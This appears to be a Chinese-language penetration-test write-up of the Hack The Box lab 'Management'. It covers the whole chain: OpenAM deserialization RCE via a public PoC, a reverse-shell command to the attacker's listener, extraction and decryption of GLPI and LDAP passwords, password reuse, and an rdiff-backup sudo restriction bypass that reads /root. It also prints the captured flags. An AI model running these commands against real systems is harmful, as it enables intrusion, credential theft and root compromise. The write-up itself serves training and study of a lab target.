
滲透測試標準作業程序

HTB Management

OpenAM 初始入侵、帳密橫向移動與 rdiff-backup 權限提升

測試目標	10.129.244.176（management.htb）	執行日期	2026-10-28
驗證範圍	單一 HTB 靶機；HTTPS、SSH、LDAP/OpenDJ	結果	取得 user.txt 與 root.txt

攻擊鏈總覽



攻擊鏈總覽 | 各階段均以實際輸出確認

文件用途

依本次實際操作整理，可供重現、教學與檢核。操作命令中的攻擊者 VPN IP 需替換成當次環境的 tun0/tunX 位址；靶機 IP、網域與實際取得的旗標依本次結果記錄。

旗標結果

user.txt	d1ba3022708bef0a513ba4794cc549c8
root.txt	c7c34816a5cb3ee6f0de7966e4563319

注意：下方終端圖是本次真實操作輸出的整理摘錄，不是原始桌面截圖；流程圖為依據實際步驟繪製。

1. 目標識別與環境準備

目的：建立靶機名稱解析，確認服務，準備 OpenAM PoC 與回連監聽。

1.1 服務盤點

埠	服務	本次觀察
22/tcp	SSH	OpenSSH 9.6p1 Ubuntu
80, 443/tcp	HTTP(S)	nginx；主站跳轉至 HTTPS
1689, 37579/tcp	Java RMI / JMX	OpenDJ JMX；需 LDAP 使用者認證
4444/tcp	LDAPS 管理連接器	OpenDJ Administration Connector
50389/tcp	LDAP	OpenDJ 5.0.3；命名上下文 dc=management,dc=htb

1.2 網域解析與服務確認

```
攻擊者工作站
sudo sh -c 'echo "10.129.244.176 management.htb sso.management.htb" >> /etc/hosts'
curl -kI https://sso.management.htb/openam/
curl -ks https://sso.management.htb/openam/ui/PWResetUserValidation | grep -o 'jato[^" ]*' | sort -u
```

預期：SSO 站導向 OpenAM；密碼重設頁回應 HTTP 200，HTML 內可見 JATO 欄位。

1.3 取得 PoC 與準備回連

```
攻擊者工作站 | 監聽器另開一個終端
git clone https://github.com/TheMalwareGuardian/CVE-2026-33439.git
cd CVE-2026-33439/"02 Exploit"
# Confirm JDK 21 and bundled OpenAM 16.0.5 JARs
nc -lvnp 4444
```

靶機使用 OpenAM 16.0.5；CVE-2026-33439 影響 16.0.5 及更早版本，修補版本為 16.0.6。

2. 初始入侵：OpenAM 遠端命令執行

漏洞要點：JATO 頁面在處理 jato.clientSession 時反序列化攻擊者控制的 Java 物件。此 PoC 使用 OpenAM 16.0.5 內含的 Click/Xalan 類別鏈執行命令。

2.1 執行利用

攻擊者工作站 | 將 10.10.14.209 換成當次 VPN IP

```
python3 Exploit_CVE_2026_33439.py \
  --url https://sso.management.htb/openam \
  --command "bash -i >& /dev/tcp/10.10.14.209/4444 0>&1" \
  --jars Jars/
```

PoC 會探測 PWResetUserValidation、PWResetQuestion、Login 等 JATO 端點，編譯 translet、產生 URL-safe Base64 序列化 payload，並將 payload 放入 jato.clientSession。收到 HTTP 200 不是執行結果；以 listener 回連 shell 作為驗證。

2.2 驗證 shell 身分

回連 shell | 實際輸出摘錄

```
bash: cannot set terminal process group (1689): Inappropriate ioctl for device
openam@management:/$ id
uid=996(openam) gid=987(openam) groups=987(openam)
```

2.3 初始枚舉

openam shell

```
id
ls -la /home
ls -la /opt
cat /opt/glpi/config/config_db.php
```

觀察 /opt/glpi、/opt/openam 等服務目錄。GLPI 設定檔可讀到資料庫帳密：glpi / 8rhu0L6Pw4Y7，資料庫名稱 glpidb。

CVE 參考：OpenAM 官方安全公告（GHSA-2cqq-rpvq-g5qj）。

3. 橫向移動：GLPI 憑證解密至 owen

3.1 由 GLPI 資料庫取出 LDAP 服務帳號密文

openam shell

```
mysql -u glpi -p'8rhu0L6Pw4Y7' glpidb \
  -e "SELECT rootdn,rootdn_passwd FROM glpi_authldaps;"
```

資料庫結果 | 實際輸出摘錄

```
rootdn  cn=svc-glpi,ou=services,dc=management,dc=htb
rootdn_passwd  avrqW65aZWKzLAKWhPxZGn1eLj3yYAnwUp08mEazsJUWfI5cqbaP6vM12w0p/ykpmyO3Pw==
```

3.2 使用 GLPIKey 解密密文

openam shell

```
cd /opt/glpi
php -r 'define("GLPI_CONFIG_DIR","/opt/glpi/config"); require "vendor/autoload.php"; echo (new
GLPIKey())->decrypt("avrqW65aZWKzLAKWhPxZGn1eLj3yYAnwUp08mEazsJUWfI5cqbaP6vM12w0p/ykpmyO3Pw==").PHP_EOL;'
```

解密結果 | 實際輸出摘錄

```
WpczC40GhTbk
```

3.3 重用密碼切換至系統使用者並取得 user flag

openam shell 切換至 owen

```
su - owen
# Password: WpczC40GhTbk
id
cat ~/user.txt
```

owen 身分與 user.txt | 實際輸出摘錄

```
uid=1000(owen) gid=1000(owen) groups=1000(owen)
/home/owen/user.txt
d1ba3022708bef0a513ba4794cc549c8
```

4. 權限提升：rdiff-backup 讀取 root.txt

4.1 檢查 sudo 權限

owen shell
```
sudo -l
```

sudo 權限 | 實際輸出摘錄
```
(root) NOPASSWD: /usr/bin/rdiff-backup --server --restrict-path /opt/backup
  --restrict-mode read-only *
```

漏洞成因：sudoers 規則尾端的萬用字元允許附加參數。rdiff-backup 使用最後一個 --restrict-path；攻擊者可追加覆寫原本的 /opt/backup 限制。read-only 模式仍允許讀取檔案。

4.2 以追加參數覆寫限制並複製 /root

owen shell | 以單行執行；%s 由 rdiff-backup 換成來源主機欄位
```
rdiff-backup --remote-schema "sudo /usr/bin/rdiff-backup --server \
  --restrict-path /opt/backup --restrict-mode read-only \
  --restrict-path %s" /root::/root /tmp/root_backup
```

來源寫為 /root::/root，使遠端 schema 中的 %s 變為 /root，最後生效限制路徑因此成為 /root。備份完成後，root.txt 可由 owen 讀取。

owen shell
```
cat /tmp/root_backup/root.txt
# Remove temporary backup
rm -rf /tmp/root_backup
```

root.txt | 實際輸出摘錄
```
c7c34816a5cb3ee6f0de7966e4563319
```

完成檢核

目標	結果
user.txt	已讀取：/home/owen/user.txt
root.txt	已讀取：/tmp/root_backup/root.txt；臨時備份已刪除

參考資料

1. OpenAM 官方公告：GHSA-2cqq-rpvq-g5qj / CVE-2026-33439
2. PoC 原始碼：TheMalwareGuardian/CVE-2026-33439
3. rdiff-backup 限制參數說明：Ubuntu manpage